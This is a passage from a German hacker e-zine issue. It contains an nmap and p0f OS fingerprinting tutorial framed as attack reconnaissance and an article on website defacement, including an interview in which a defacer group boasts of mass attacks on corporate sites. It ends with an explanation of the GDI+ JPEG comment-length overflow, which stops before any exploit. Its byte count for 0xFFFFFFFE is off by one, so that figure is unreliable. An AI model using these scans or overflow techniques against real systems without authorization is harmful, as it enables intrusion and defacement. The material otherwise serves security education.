

:: Inhalt

1. OS Fingerprinting mit Windows

2. Defacement von Webseiten

3. Sicherheitslücke bei der Erstellung von JPEG-Bildern

4. Rootkits – Einsatz und Gegenmaßnahmen unter Windows

5. Kryptologie – Teil 2

6. Token Ring

7. Sicherheitsrisiko: Internet Explorer am Ende?

:: Mitwirkende Autoren

Nico 'Triplex' Spicher (triplex[at]it-helpnet[dot]de)

Jonas Havers (jh[at]it-helpnet[dot]de)

Taner 'exonity' E. (exonity[at]it-helpnet[dot]de)

Ole 'Elrik' Loots (ole[at]monochrom[dot]net)

Christoph 'debu' Wille (debu[at]it-helpnet[dot]de)

Simon 'McSchlumpf' K. (mcschlumpf[at]it-helpnet[dot]de)

Marko Rogge (mr[at]german-secure[dot]de) / **Michael Bürschgens** (website[at]proxomitron[dot]de)

(nach Artikelindex geordnet)

:: Lektoren


Jonas Havers (jh[at]it-helpnet[dot]de)
Martin Weber (info[at]es-de-we[dot]net)
Marc Ruef (marc[dot]ruef[at]computec[dot]ch)

:: Kontakt und Informationen

E-Mail: mail[at]spaxid[dot]it-helpnet[dot]de
Website: http://spaxid.it-helpnet.de

:: Kurzes Vorwort

Diese Ausgabe wurde leider mit einiger Verzögerung veröffentlicht, da es innerhalb des Teams diverse Probleme gab, einerseits, was das Schreiben von Texten anbelangt, und zweitens, was die Korrektur der fertige Texte betrifft. Die erste Ausgabe wurde zu unserer Freude mit positivem Feedback begrüßt und es gab nur einzelne Verbesserungsvorschläge, die wir hiermit auch versuchen umzusetzen. Wir hoffen, dass diese Ausgabe ebenfalls so gut ankommt und wir diesmal vielleicht auch mit mehr Feedback rechnen dürfen.



OS Fingerprinting

Aktive und passive Systemidentifikation mit Windows

Übersicht

1. Einleitung & Theoretisches
2. Praxis
2.1 Nmap (aktive Methode)
2.2 p0f (passive Methode)
3. Zum Schluss
4. Quellen & weiterführende Links

1. Einleitung & Theoretisches

Der erste Schritt eines Angriffs oder eines Blackbox-Penetrationstests ist zweifelsfrei immer das Betriebsystem des Ziels zu erkennen. Erst danach kann man seine Vorgehensweise, die Tools und ähnliches für das Ziel zugeschnitten, auswählen. Im Allgemeinen gibt es 2 Methoden der Systemerkennung: Die aktive, hier vertreten von Nmap, und die passive, vertreten von p0f.

Der Angreifer ist ein WindowsXP Rechner, das Zielsystem mit der IP 192.168.2.11 benutzt Windows 2000 als Betriebsystem. Zum Auskundschaften des Zielsystems benutzen wir das Freewaretool *p0f* (Version 2.0.5) und unsere "Eierlegende Wollmilchsau" *Nmap* (Version 3.70)

Im Prinzip ist schnell erklärt wie die beiden Tools arbeiten. Es gibt einige Parameter im TCP/IP-Protkoll, die von jedem Betriebsystem anders genutzt werden. Zwar wurden in RFCs Richtlininien festgehalten, jedoch sind diese nicht verbindlich. So ist zum Beispiel die TTL-Dauer bei Windows XP auf 128, bei einem Linuxkernel jedoch auf 255 gesetzt. Nun kann man anhand einer Datenbank mit Signaturen[1] das Betriebsystem von Hand ermitteln, aber wir wissen ja: *Zeit = Geld* ;-)

Um den oben genannten Vorgang zu verkürzen, wurden Programme geschrieben, die den Vorgang automatisieren sollen. Für Windows-Systemen haben sich zwei Programme bewährt: Nmap und p0f. Beide unterscheiden sich in der Funktionsweise in einem wichtigen Punkt. Nmap ist ein aktiver Scanner, der sich zu dem Zielsystem verbindet und aus der Antwort heraus seine Schlüsse zieht.

p0f ist dagegen ein passiver Scanner, der keinen weiteren Traffic erzeugt. Damit ist er natürlich um einiges unauffälliger als Nmap, der von Intrusion-Detection-Systemen recht schnell erkannt wird. Außerdem hat Nmap keine Chance an einer Firewall u.ä. vorbeizukommen - p0f dagegen wertet jedoch auch incoming traffic aus. So z.B. die Daten, wenn sich ein System auf den Server, wo p0f läuft, verbindet. Nach diesen Vorgängen werden dann die gesammelten Informationen mit der Datenbank der bekannten Betriebssystem-Daten abgeglichen und ein Ergebnis gefunden.

So sieht ein Teil der Datenbank von Nmap aus:

 # Microsoft Windows XP Home (German) w/SP1
 # ver 5.1 build 2600.xpsp2.030422-1633 : SP 1; German version
 # Microsoft Windows XP Home (German) w/SP1
Fingerprint Microsoft Windows XP Home Edition (German) SP1
Class Microsoft | Windows | NT/2K/XP | general purpose
TSeq(Class=RI%gcd=<6%SI=<129062&>775%IPID=I)
T1(DF=Y%W=FF3C|7FFF%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=FF3C|7FFF%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E|F%ULEN=134%DAT=E)

Das sind die Daten, mit denen Nmap abgleicht, welches Betriebssystem ihm antwortet. Nähere Informationen gibt es unter [2]

Bei p0f sind die Daten etwas anders aufgeteilt, mehr Infos dazu gibt es in der Readme auf der Projektwebsite [3]:

16384:64:1:64:M,N,N,S,N,W0,N,N,T:.:OpenBSD:3.0-3.4*

2. Praxis

2.1 Nmap

Anfangen wollen wir mit Nmap, dem aktiven Scanner. Bei jedem Scan führt er zuerst einen Portscan und weitere allgemein Checks durch. Danach sendet er insgesamt 9 Pakete um das Betriebssystem zu ermitteln:


An offene Ports werden gesendet:
- Ein TCP-Packet mit SYN und ECN Flag
- Ein "Null-Packet" ohne irgendein gesetztes Flag
- Ein Packet mit aktivierten URG-,PSH-,SYN- und FIN-Flag
- Ein Packet mit ACK-Flag
- Der sog. "Sequenz Test" - 6 Packete mit aktivierten SYN-Flags werden gesendet um das Schema der TCP-Sequenznummern zu erraten.

An geschlossene Ports werden gesendet:
- Ein Packet mit SYN-Flag
- Ein Packet mit ACK-Flag
- Ein Packet mit URG-,PSH- und FIN-Flag
- Der sog. "Unreachable Test" - Ein UDP Packet wird an einen geschlossenen Port gesendet um eine "Port Unreachable" Nachricht zurückgeschickt zu bekommen.

Starten wir also Nmap mit folgendem Parameter:

nmap -sS -O -v 192.168.2.111

-sS aktiviert die TCP SYN-Scan-Methode, mit der nur "halb-offene" Verbindungen hergestellt werden. Sie ist um einiges Unauffäliger als die "normale" TCP connect()-Scan-Methode.
-O aktiviert das Identifizieren des Betriebssystems anhand des Fingerabdrucks der TCP/IP-Packets.
-v aktiviert den "Verbose-Modus", womit mehr Optionen als im Standartmodus ausgegeben.
192.168.2.11 Wer hätte das gedacht - unser Zielsystem ;)



Aha! Wie wir sehen, hält Nmap das Zielsystem für eine Windowsbox. Falls nun aber eine Firewall oder ähnliches "im Weg" wäre, kämen wir mit Nmap nicht weiter. Hier kommt p0f ins Spiel.

2.2 p0f

p0f bietet vier Erkennungsmethoden:


- ***"Incoming connection fingerprinting"*** Also die Fähigkeit z.B. jemanden, der sich zum Rechner verbindet, zu untersuchen.
- ***"Outgoing connection fingerprinting"*** Um Systeme, zu denen eine Verbindungen erfolgreich hergestellt wird, zu untersuchen.
- ***"Outgoing connection refused fingerprinting"*** Damit können Systeme untersucht werden, auch wenn sie eine Verbindung ablehnen.
- ***"Established connection fingerprinting"*** Bereits bestehende Verbindungen können damit untersucht werden.

Da ich am Anfang auch erst Probleme mit p0f hatte, hier ein kleiner Tipp. Wenn man p0f mit ***-L*** startet, so sieht man alle Interfaces, die zu Verfügung stehen:



Danach startet man das Programm einfach mit ***-i*** und der Zahl des entsprechenden Interface. Hier starte ich das Tool mit:

p0f -i2



Nachdem sich das Zielsystem auf den Webserver des Angreifers verbunden hat, erkennt man, dass p0f, trotz seiner mangelnden Möglichkeiten als passiver Scanner, zu dem richtigen Ergebnis gekommen. Auch das System des Angreifers wurde richtig gedeutet, als es versucht auf die freigegeben Dateien des Opfers zuzugreifen.

3. Zum Schluss

Wie man sieht kommt man mit beiden Programmen zu guten Ergebnissen. Beide haben ihre Vor- und Nachteile:

Nmap

+ große Datenbank (ca. 900 verschiedene Betriebssysteme)

- auffällig durch aktive Scan-Methode


p0f

+ völlig unsichtbar durch passive Scan-Methode

- kleinere Datenbank & ungenauer durch weniger vorhandene Daten

Letztendlich sollte man das Tool seiner Wahl den Umständen entsprechend auswählen, man kommt aber mit beiden zu guten Ergebnissen. Und nachdem wir nun wissen, welches System das Opfer nutzt, können wir mit diesen Informationen weitere Schritte planen und durchführen.

Beispiel mit Metasploit und dem RPCSS-Exploit:



Die Modulbeschreibung befindet sich auf:
http://metasploit.com/projects/Framework/exploits.html#msrpc_dcom_ms03_026

4. Quellen und weiterführende Links

Allgemein

http://lcamtuf.coredump.cx/p0f.shtml
http://www.insecure.org/nmap/
http://www.packetwatch.net/documents/papers/osdetection.pdf

Sonstige

[1a] http://project.honeynet.org/papers/finger/traces.txt
[1b] http://www.computec.ch/projekte/fingerprint-statistiken/
[2] http://www.insecure.org/nmap/nmap-fingerprinting-article-de.html
[3] http://lcamtuf.coredump.cx/p0f/README

-- Nico 'Triplex' Spicher

Defacement von Webseiten
inkl. Interview der Gruppe „hax0rs lab"

1. Erläuterung der Thematik

Als Defacement bezeichnet man das Entstellen oder Verändern von Webseiten. Hierbei werden Sicherheitslücken in Webservern und Webapplikationen ausgenutzt, um Zugriff auf das betroffene System zu gewinnen. Nach einem erfolgreichen Angriff wird auf dem penetrierten System meist die Hauptseite (=der Index) verändert oder gegen eine andere Seite des Angreifers ersetzt. Zum Gewinnen der nötigen Rechte, um dieses tun zu können, dienen neben Softwareschwächen auch schwache Passwörter, die durch „Brute Force"- oder „Dictionary"-Attacken aufgedeckt werden können. Das Social Engineering spielt hierbei beispielsweise auch eine möglich wichtige Rolle. Ist der Zugriff gelungen, meldet der Angreifer die betroffene Seite meist einem Dienst im Internet, der die veränderte Seite archiviert. Das bekannteste Beispiel für solch ein Archiv ist wohl die Seite Zone-H.org, wo täglich mehrere tausend modifizierte Seiten erscheinen. Nimmt man ein Beispiel aus dem realen Leben könnte man ein Defacement etwa mit einem Graffiti vergleichen, wo ebenfalls Sprüche und Bilder hinterlassen werden. Im Folgenden sind die unterschiedlichen Arten von Defacements aufgeführt:

Homepage Defacement: Ein Homepage Defacement, auch Hactivimus genannt, dient dazu, auf besondere Belange aufmerksam zu machen. Diese haben zum Beispiel politische Hintergründe und werden auf der Indexseite platziert.

Mass Defacement: Mass Defacement nennen die Zone-h-Experten einen Einbruch auf viele verschiedene Websites, die unter der gleichen IP-Adresse zu erreichen sind. Das kann zum Beispiel Internet-Angebote unterschiedlicher Firmen betreffen, die auf Servern großer Providern gespeichert sind. Als R- Redefacement bezeichnet Zone-h ein erneutes Defacement einer Website innerhalb einer Woche.

Special Defacement: Ein Special Defacement ist der Einbruch auf Server, die von Regierungsbehörden betrieben werden. Es sei davon auszugehen, dass sie gut administriert sind und bekannte Sicherheitslecks rasch beseitigt werden. Wer dort eindringt, hat allerdings meistens Zugriff auf viele verschiedenen Sites.

2. Interview mit der Defacer-Gruppe „hax0rs lab"

Anmerkung: Dieses Interview wurde mit dem Mitglied „USDL" in englischer Sprache geführt und ins Deutsche übersetzt. Alle eventuell unverständlichen Wörter sind kursiv gedruckt und unten angegeben.

1. Wer ist für „hax0rs lab" verantwortlich?
hax0rs lab besteht zur Zeit aus drei Mitgliedern: f0ul, r0lty und mir (USDL). Alle Mitglieder sind für die Gruppe verantwortlich und haben eine spezielle Aufgabe.

2. Wo liegt das Durchschnittsalter der Mitglieder?
f0ul - 21
USDL - 20
r0lty - 18

3. Welcher Nationalität gehört ihr an?
f0ul kommt aus Rio Grande do Sul (Brasilien).
Ich und r0lty kommen aus São Paulo (Brasilien).

4. Habt ihr die schulische Ausbildung abgeschlossen? Welchen Beruf übt ihr derzeit aus?
Ja, zum Teil.
F0ul besucht noch die Schule und arbeitet nebenbei in einem Softhouse, ich arbeite in einer Hardwarefirma (Systemintegration) und R0lty wird dieses Jahr die Schule abschliessen.

5. Erstellt ihr eigene *Exploits* zum „*Defacen*" der Webseiten?
Ja, weil wir es mögen, eigene Programme zu entwickeln, und es unserer Meinung nach einfach besser ist, diese den eigenen Bedürfnissen anpassen zu können und da wir unser Können darin einfließen lassen und unter Beweis stellen können.

6. Verwendet ihr ausschliesslich eigene *Exploits*?
Wir benutzen nebenbei Programme von anderen Entwicklern wie z.B. Ethereal, Nmap und andere. Aber ich kann sagen, dass wir hauptsächlich unsere eigenen Programme verwenden, wenn keine anderen existieren, die unser Ziel vielleicht besser erfüllen könnten.

7. Durch welche Sicherheitslücken verschafft ihr euch am häufigsten Zugriff?
Uns begeistert es, nach Schwachstellen in Systemen zu suchen, die für sicher gelten, wie es zum Beispiel bei OpenSSL der Fall ist. In einigen Fällen schreiben wir auch auf wie es möglich ist, diese auszunutzen (Beispiel: http://packetstorm.digital-network.net/0207-exploits/opensslrv.txt).

8. Seit wann seid ihr aktiv dabei, Webseiten zu modifizieren?
Wir als Gruppe sind seit dem Jahr 2001 aktiv, starteten also von da an Attacken auf Server und Webseiten. Mit der Zeit haben wir allerdings aufgrund unseres Alters mehr Verantwortung im Leben neben dem Computer übernehmen müssen, weshalb wir die Intensität von Angriffen verringern mussten. Wir sind allerdings weiter aktiv mit dem Wissen, das wir brauchen, um weiterhin in der Öffentlichkeit präsent zu sein, wenn es nötig ist. Wir mögen die Herausforderung, Sicherheitslücken in scheinbar sicheren Systemen von großen Unternehmen und großen, internationalen Servern zu suchen.

9. Wie groß war euer größtes *„mass defacement*"?
Innerhalb der drei Jahre seitdem wir aktiv sind, haben wir diverse *„mass defacements*" durchgeführt, die unterschiedliche Gründe hatten und international wahrgenommen wurden. Das größte *„mass defacement*" umfasste fast 10.000 Seiten. Zuvor hatten wir 5.000 Seiten aus Nord-Amerika verändert, um ein Zeichen gegen den Krieg im Irak zu setzen. Diese Attacke machte anschließend seinen Weg durch die internationalen Medien. Die größte Attacke war aber, wie gesagt, das Verändern von 10.000 Seiten.

10. Über welche Attacke seit ihr am stolzesten?
Wir sind über alle Attacken stolz, aber am meisten über die Attacken gegen große Unternehmen wie America Online(*.aol.com), Nasa(*.nasa.gov), ICQ, Goodyear, Hewlett Packard(*.hp.com), Siemens(siemens.com.ar), Comsat(Comsat.com.ar), Pepsi, Samsung, Microsoft Network, IBM, Alcatel und so weiter.

11. Ist es nur Spaß oder stecken auch politische Gründe hinter euren Attacken?
Wir machen es hauptsächlich aus Spaß, Neugier und aus politischen Hintergründen heraus, wenn wir große Angriffe durchführen.

12. Was sagt das brasilianische Gesetz zu euren Aktivitäten?
Viele Jahre lang gab es keine Bestrafung für solcherlei Angriffe, aber derzeit wird eine Abstimmung über neue Gesetze zum Vorgehen gegen diese Delikte durchgeführt.

13. Erhaltet ihr viele E-Mails von betroffenen Administratoren? Könnt ihr ihnen immer helfen?
Ja, wir erhalten oft E-Mails von Administratoren und wir helfen immer, wenn wir können, aber in einigen Fällen werden wir nach Hilfe gefragt, die schon soweit geht, als ob wir selbst die Administratoren wären.

14. Was denkt ihr über sie? Sind sie unfähig Server zu betreuen, weil ihre Server solche Sicherheitslücken aufweisen?
Nicht immer. Manchmal haben die Administratoren keine Schuld. Andere Administratoren hingegen wohl.

15. Was sagt ihr persönlich zu den Anschuldigungen auf http://www.zone-h.com/defaced/2002/08/18/www.hax0rslab.org/ ?

http://www.zone-h.org/defacements/mirror/id=60666/
http://www.zone-h.org/en/defacements/view/id=62285/
http://www.zone-h.org/en/defacements/view/id=62651/

Es ist ein privater Wettstreit, der keinen weiteren Kommentar benötigt.

16. Wie lange plant ihr mit euren Aktivitäten fortzufahren?
Ich weiss nicht. Ich mag das Wissen und ich weiss, dass ich immer genug Wissen haben werde, um Webseiten zu defacen.

17. Welche Gruppen oder Einzelpersonen respektiert ihr am meisten?
Wir respektieren alle, denn wir wissen, dass jeder spezielle Gründe hat, weshalb er das macht, was er macht. Dass wir Gruppen mehr respektieren, die unter Krieg im eigenen Land leiden und deshalb der Welt zeigen wollen, was Tag für Tag vor sich geht, ist klar.

3. Begriffserklärung der im Interview verwendeten Begriffe

Defacement: Entstellung der Hauptseite einer Domain
Mass-Defacement: der Einbruch auf viele verschiedene Webseiten, die unter der gleichen IP-Adresse zu erreichen sind
Defacen: der Vorgang des Modifizierens von Internetseiten
Exploit: Programmcode, der Schwachstellen in anderer Software ausnutzt

4. Das Deutsche Gesetz

Im StGB (Strafgesetzbuch) widersprechen hauptsächlich folgende Gesetzestexte der oben erklärten Aktionen:

§ 202a - Ausspähen von Daten
(1)Wer unbefugt Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, sich oder einem anderen verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.
(2)Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.

§ 263 - Computerbetrug
(1)Wer in der Absicht, sich oder einem Dritten einen rechtswidrigen Vermögensvorteil zu verschaffen, das Vermögen eines anderen dadurch beschädigt, dass er durch Vorspiegelung falscher oder durch Entstellung oder Unterdrückung wahrer Tatsachen einen Irrtum erregt oder unterhält, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.
(2)Der Versuch ist strafbar.

§ 303a – Datenveränderung
(1)Wer rechtswidrig Daten (§ 202a Abs. 2) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.
(2)Der Versuch ist strafbar.

§ 303b – Computersabotage

(1)Wer eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, dadurch stört, dass er

1 eine Tat nach § 303a Abs. 1 begeht oder

2 eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert,

(2)Der Versuch ist strafbar.

-- *Jonas Havers*



Sicherheitslücke bei der Erstellung von JPEG-Bildern

Index

- Beschreibung der Sicherheitslücke
- Aufbau einer JPEG-Datei
- Fehlerursache
- Ausnutzung der Sicherheitslücke
- Erkennung einer manipulierten JPEG-Datei
- Sicherheitsrisiko
- Wie könnte ein Angriff aussehen?
- Vorsichtsmaßnahmen
- Links

Beschreibung der Sicherheitslücke

Die JPEG – Verarbeitungsengine, in der GDIPlus.dll, enthält einen ausnutzbaren Buffer Overflow. Durch diesen Buffer Overflow sind potenzielle Angreifer in der Lage, gefährlichen Code in das System einzuschleusen und damit evtl. Hintertüren zu öffnen.

Aufbau einer JPEG-Datei

In diesem Abschnitt werden nur wichtige Elemente einer JPEG-Datei behandelt, die für das Generieren einer manipulierten JPEG-Datei später gebraucht werden.

Header: Wird eingeleitet mit den 2 Bytes 0xFFD8, durch diese weiss man, dass es sich bei dieser Datei um eine JPEG - Datei handelt.

Comment: Wird eingeleitet mit den 2 Bytes 0xFFFE. Auf diese 2 Bytes folgen noch mal 2 Bytes (high byte, low byte) und diese geben die Länge des Kommentars an, und zwar Kommentarlänge + 2 (0xFFEE).
Bsp.: (Zahlenangaben in Dezimal)
Wenn wir den Kommentar „Just a Proof!!" haben, dann wissen, dass dieser eine Länge von 14 hat. Auf diese 14 wird jetzt noch die 2 hinzuaddiert und damit hätten wir eine Gesamtlänge von 16.
Zu beachten ist, dass das Längen Feld eine Mindestlänge von 2, da es auch die 2 Bytes beinhaltet die die Länge angeben, haben muss, was einem leeren Kommentar entspricht.

Data Segment: Wird eingeleitet mit den 2 Bytes 0xFFDA.

End: Wird gekennzeichnet mit den 2 Bytes 0xFFD9.

Für weitere Informationen empfehle ich "A note about the JPEG decoding algorithm" (von Cristi Cuturicu, 1999)

Fehlerursache

Der Kommentarbereich wird, wie Sie bereits wissen, mit 0xFFFE eingeleitet. Darauf folgt ein 16bit unsigned Integer. Somit ist es möglich in diesem Kommentarbereich 65533 Bytes zu speichern. Auch wie Sie bereits wissen, muss der 16bit unsigned Integer mindestens den Wert 2 haben, da es auch die Längenfeldgröße beinhaltet.
Aber sobald man den Wert des Längenfeldes auf 0 oder 1 setzt entsteht ein Buffer Overflow. Das eigentliche Problem liegt bei GDI+. Es prüft nicht den Wert des Längenfeldes, weshalb das Feld eine Größe kleiner als 2 haben kann.
Danach zieht GDI+ automatisch die 2 von der Kommentarlänge ab; da die Kommentarlänge bereits den Wert 0 enthält, nimmt diese letztendlich den Wert -2 an.
Der Wert -2 würde im Hexadezimalsystem FFFE ergeben, wenn es ein 16bit unsigned Integer wäre. Allerdings wird der 16bit unsigned Integer zuerst in 32bit umgewandelt und somit hat ist der Hexadezimalwert FFFFFFFE.

Code

```
#include <iostream>
using namespace std;

int main()
{
	unsigned short word = 0 -2;
	unsigned long dword = 0 - 2;
	cout << "16bit: " << hex << word << endl;
	cout << "32bit: " << hex << dword << endl;
	return 0;
}
```

Ausgabe

```
16bit: fffe
32bit: fffffffe
```

FFFFFFFE entspricht 4294967295 Bytes, was ungefähr 4 Gigabyte entspricht.

Rechnung

4294967295 Bytes / 1024 = 4194303,9990234375 Kb
4194303,9990234375 Kb / 1024 = 4095,99999904632568359375 Mb
4095,99999904632568359375 Mb / 1024 = 3,999999990686774253845214843 75 GB

